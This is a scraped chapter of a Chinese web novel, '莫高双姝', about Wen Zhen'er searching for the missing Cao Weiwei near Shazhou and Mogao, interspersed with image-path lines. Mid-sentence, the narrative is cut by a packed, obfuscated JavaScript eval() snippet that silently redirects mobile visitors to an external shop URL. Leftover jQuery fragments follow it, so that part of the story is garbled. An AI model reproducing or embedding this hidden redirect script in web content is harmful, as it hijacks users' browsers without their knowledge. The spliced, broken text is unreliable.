文趣网 > 其他小说 > 莫高双姝 > 12. 好人好报
    算日子已经是自己来沙州之前的事。温蒖儿气得不轻,遂弃郑平安的人不用,连夜出门去找沈濯。

    “小姐……”

    走出庄子便有人轻轻唤她,温蒖儿只当是康大胆跟上来了不肯停下,谁知哐啷一声,一个人被甩出来,正掉在她马前。

    “康大胆?”

    竟是康大胆不防被袭击,温蒖儿吓了一跳,忙下马查看。

    “您别怕……”出手的人隐在黑暗里,只能看见一个模糊的影子,“此人办事不力,我替您教训。家主叫我来送信,大德一切平安,您保重自己,勿要置身危险之中。”

    说完就走,温蒖儿忙喊住:“你是谁?家主又是谁?”

    来人并不回答,只是隔空丢出来一个布袋,飘然走了。

    康大胆几乎没昏死,半晌才清醒,见自己和温蒖儿都躺在路上,吓了一跳,剧痛的脖颈都来不及揉就喊:“来人!来人夫人遇刺了!”

    “闭嘴!”温蒖儿忙喊住,“还不嫌丢人!”

    康大胆冷汗都下来了,谁知没事,忙松口气:“您没事啊,谢天谢地。没事您躺这……”

    温蒖儿面无表情:“废话我扛得动你吗?好在这贼只是图财,我身上钱都没了。还愣着干嘛,扶我一把啊腿软了……”

    温蒖儿遇刺很快惊动沈濯,带了一队人马很快来了:“是我疏忽,娘子没伤着吧?这里本就偏远,我早该想到的。这些人都是戍城的精锐,我专门调来保护娘子。安多,往后夫人的安全就交给你了!”

    叫安多的男人出列领命,温蒖儿听着不是沙州口音,抬头一看果真是胡人样貌,但又比康大胆那些胡人清秀,肤色十分白净,连瞳孔都是浅浅的蓝色。

    “使君费心了,”温蒖儿一副劫后余生的心悸模样,冲沈濯点头致谢,“幸亏我这位护卫不惜受伤挺身救我,使君可要好好嘉奖一番。”

    康大胆被人一掌就拍晕了,完全没有力战刺客的记忆,但又不敢说自己没上心,毕竟身上疼痛是真的,只得低头领了。

    如今身边没一个可信任的人,查到的线索又都断了,温蒖儿实在心烦,踱步到庭中闲游,见有郎中出入才想起自己救回来一个可怜的姑娘。

    “人怎么样?”

    温蒖儿问了一声,郎中忙回头:“夫人。伤得太重,尤其腿上,新伤旧伤无数,就算命救回来恐怕腿也保不住了。”

    居然伤得这样重,温蒖儿不由叹气:“救命要紧。当然腿能保住还是要保的,毕竟是个姑娘。”

    郎中也为难:“小人明白,只是医术有限,夫人若这样想,小人愿荐一人。若他肯来,万保无虞。”

    温蒖儿一愣,立刻明白:“听你这么说,这个人极难请得到?”

    郎中摇头:“何止是难!诊费就是天价,诚然夫人是付得起诊费的,但此人诊病只看缘分,若无缘分,就是马上要死他也是不管的。”

    温蒖儿心里也没了底,但这女子实在可怜,便道:“您说吧,至少试一试。”

    郎中留了信息走了,温蒖儿也要走,就听一丝极弱的声音传入耳中:“温,温蒖儿……”

    温蒖儿猛然回头,屏气听着,果然张尕女又喊了一声,结结实实就是自己的名字。

    知道她姓温不奇怪,只是她一个乡野丫头怎么知道自己闺名?

    忙过去凑在她耳边,温蒖儿压低声音问:“你在喊我?谁教给你的?”

    “曹……”张尕女眼眉处被打得肿胀一片,但还是极力想睁开,“曹……活着……”

    这个消息来得猝不及防,温蒖儿只觉天旋地转,自己拼命找的线索居然就在身边!她也无比感谢自己未曾丧失的恻隐之心,将这个女子带了回来。

    忍住激动,温蒖儿忙问:“在哪?她在哪?”“对,对不住……”张尕女眼角涌出一行泪,冲刷出一道淡色的血痕,努力地说,“我藏在我家,窑,窑洞的……可是,不不见了……”

    “不见了!”

    刚放下的心又提到嗓子眼,温蒖儿一把捏住张尕女干枯的手,又怕抓疼她紧张得放开:“怎么回事?”

    张尕女手臂疼得一缩,含着泪摇头:“不,不知道。她腿断,断了,走不远……快,快去,救她……在河滩北,北面的山崖底下……”

    说完实在撑不住昏死过去,温蒖儿急得大喊:“郎中!郎中!”

    郎中一听这女子醒来也很是意外,连连惊叹:“此女意志力超群,伤得这样平常人断然是没法开口的……”

    温蒖儿听得只想哭:可怜的娓娓,腿断了,想跑都跑不了,该多么害怕啊!还有这女子,伤成这样还记得救人!

    可她没时间哭,先喊了安多带人沿着山崖去找,又叫来阿史那云,问那日河滩上究竟是谁闯进张尕女的家。

    很快带来几个书生打扮的人,阿史那云道:“夫人,就是他们砸了张家,还打人。”

    来人傲慢得很,一脸倨傲:“张家?什么张家?你凭什么抓老子,老子可是经生!抓了老子佛祖怪罪下来,你担得起吗?”

    温蒖儿没空跟他扯这些,开门见山道:“你去张家目的是什么?”

    来人还要胡扯,被阿史那云一脚踹在膝湾里,喝了一声:“粟小耳!夫人问你什么就答什么!”

    粟小耳这才老实了,一五一十交代:“那姓张的小贼偷我东西不是一天两天了,我去要回来有错吗?”

    “只是这样?”温蒖儿走到跟前,盯着他眼睛问,“再没做别的?没去别的地方?”

    粟小耳挠挠头,回想一番:“没有啊,那河滩上据说大白天都闹鬼,谁没事去那啊!”

    正审着,出去山崖下找人的人也带回了消息,是一只十分破旧的小孩鞋子。

    孩子?温蒖儿立刻想到那失踪的康国女子,只有她带个孩子。

    她们的住处失火了,带着孩子无家可归,流浪时发现了张家的窑洞和里面的曹娓娓。

    这样便一切都说得通了。

    只是怎么两个人一起不见了呢?遇见危险还是怎么了?好在是知道曹娓娓的消息了,温蒖儿不敢耽误,只好又叫

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17580393|205090||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    来康大胆:“按说我该叫你走人的,你与郑平安一起欺瞒我,在我这里你们已经不可相信。”

    康大胆忙跪下求情:“小姐,求小姐再给我一次机会……”打断他的话,温蒖儿丢下一包银子:“不计代价去找那个康国女人!”

    康大胆明白不计代价的意思,忙爬起来走了。不出一天,以各个商队为主的骆驼令便铺天盖地散了出去。

    “米薇?”

    石哑巴望着黑脸手里的画像,疑惑问:“是谁找她?她一个寡妇……”

    黑脸也若有所思:“是啊,她一个寡妇……会不会是通过她找别人?上次你救的那个女子不就安顿在米薇那里么?”

    石哑巴这才想起来,拍拍脑门:“是了是了,那女子不肯说来历。这么说,不是平常人家的女子?”

    黑脸也不清楚了,摇头安顿:“能发动骆驼令找人,可见此事不一般。郑三已经遇险,听说损失惨重,你小心些,别给老子惹麻烦!”

    沙州附近接到消息的人一看悬赏金额,哪怕不认识米薇的都跃跃欲试,拿着画像开始四处找人:“老头,见没见过这个女人?”

    被问的老人手里正叮叮当当钉木架子,歪头看了眼画像,摇头不说话。

    再问,老人便停下比划自己耳朵,气得那人骂骂咧咧走了:“妈的,聋子!”

    等人走远,老人扶起手里钉出来的架子,步履蹒跚往地窝里走:“养好了就走吧,有人找来了……”

    他说的康国话,米薇听见,忙也用康国话回他:“她的腿伤得很重,走不了。”

    老人指着曹娓娓腿上绑着的木头:“断了的地方我已经接好了,接下来好好养伤就行了。这里已经不安全了,入夜我送你们去一个安全的地方。”

    米薇这才放下心来,回头给曹娓娓解释了一遍。

    曹娓娓感激冲老人颔首,不停致谢:“谢谢大叔。”

    果然入夜后,老人套了牛车,将她两个大人一个孩子藏在车斗里,上头盖上盖板再铺上厚麦草,麦草上又绑上几个做好的木头架子。

    牛车摇摇晃晃沿着土路走了近一个时辰,远远能看见沙州城的轮廓了。老人正松一口气,迎面来了一群当兵的,也像是找人的样子,拦住问:“干什么的?”

    老人仍说的康国话,当兵的里头有人能懂,解释说给漠高山石窟里送泥塑架子的。几人翻找一番,只有架子,便继续往东去了。

    天明才赶到漠高山,石窟里的烛火还亮着,老人招呼了一声,几个年轻的男人出来跟他说话:“寻老爹?今日这么早?”

    老人换了沙州话,笑呵呵道:“许相公又看了一夜书?注意身子啊。”许策动手卸下东西,也笑:“这几日不许我们开工,不看书也没有事情做。再说,读书一场,后年科考,我总得再去试试。”

    老人忍不住称赞:“许相公真真好志向!这才是大丈夫。你师父老秃子在吧,我寻他讨杯好茶去。”

    许策笑着指了路,老人拉着车走出来,往漠高山深处去了。